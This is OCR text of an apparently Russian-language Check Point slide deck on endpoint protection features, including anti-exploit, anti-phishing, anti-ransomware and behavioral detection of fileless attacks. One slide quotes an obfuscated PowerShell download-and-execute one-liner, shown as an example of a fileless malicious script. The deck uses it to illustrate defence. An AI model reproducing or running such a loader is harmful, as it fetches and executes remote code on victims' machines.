
Что должен уметь современный ендпоинт?

FW, AppCtrl, URLF

атаки

Forensics

e



Threat Emulation
Threat Extraction
Anti-Exploit
Zero-Phishing
NGAV


FW, Anti-Bot
Auto-Remediation


Anti-Ransomware
Behavioral Guard

Threat Emulation
Threat Extraction
Anti-Exploit
Zero-Phishing
NGAV


Предотвращение запуска

Предотвращение Zero-Day в реальном времени в браузере





Защита от новых фишинговых сайтов и кражи учеток



Анализ **содержимого** веб-страницы, а не только репутации

Предотвращение новых эксплойтов

Check Point
SOFTWARE TECHNOLOGIES LTD

Уязвим ость → Эксп лойт → Загру зчик → Вре доно с

Anti-Exploit

Reverse RDP Attack: The Hyper-V Connection

August 7, 2019


Research by: Eyal Itkin

CVE-2019-0887

Nearly 1 Million Computers Still Vulnerable to "Wormable" BlueKeep RDP Flaw


May 28, 2019 Swati Khandelwal


Anti-Ransomware Behavioral Guard



Защита в реальном времени

Защита от новых шифровальщиков по поведению






… CryptoLocker… WannaCry… NotPetya… BadRabbit… GrandCrab… Ryuk… Robinhood...

Бестелесные атаки стремительно растут!


```
&("{0}{2}{3}{1}{4}"-f 'In','e','voke-
Exp','r','ssion') (&( "{2}{0}{1}"-f'w-
Obje','ct','Ne') ( "{0}{1}{2}{3}"-f
'N','et.','Web','Client') ).("{0}{3}{1}
{2}{4}"-f'Downl','ad','S','o','tring'
).Invoke(( 'http' + ':'+'/'+'/bi'
+'t.ly'+'/L3g1t' ))
```

Вредоносный скрипт

исполняется



PowerShell



10

раз проще достичь цели, чем с вредоносными файлами*


35%

всех атак в 2018*

*Ponemon Institute

5 year flashforward

As technology advances and cybercriminals become more sophisticated – further refining existing methodologies and borrowing from leaked nation state toolkits – cyber-attacks will become increasingly stealthy and harder to detect. While currently there are few reports from law enforcement, attacks using fileless malware will become a standard component of the crime-as-a-service industry, just as cryptoware has today.




Europol IOCTA 2018 Report

Behavioral Guard блокирует бестелесные атаки

Check Point
SOFTWARE TECHNOLOGIES LTD

CLEANED	Gandcrypt	MEDIUM	Endpoint Behavioral Guard	...\windows\syswow64\windowspowershell\v1.0\powershell.exe	gen.win.ps.oncodrep.a
status	malware family	severity	triggered by	trigger	protection name




FW, Anti-Bot Auto-Remediation

REMEDIATION

100%
21/21


Изоляция, лечение и восстановление (~1 мин.)



Forensics

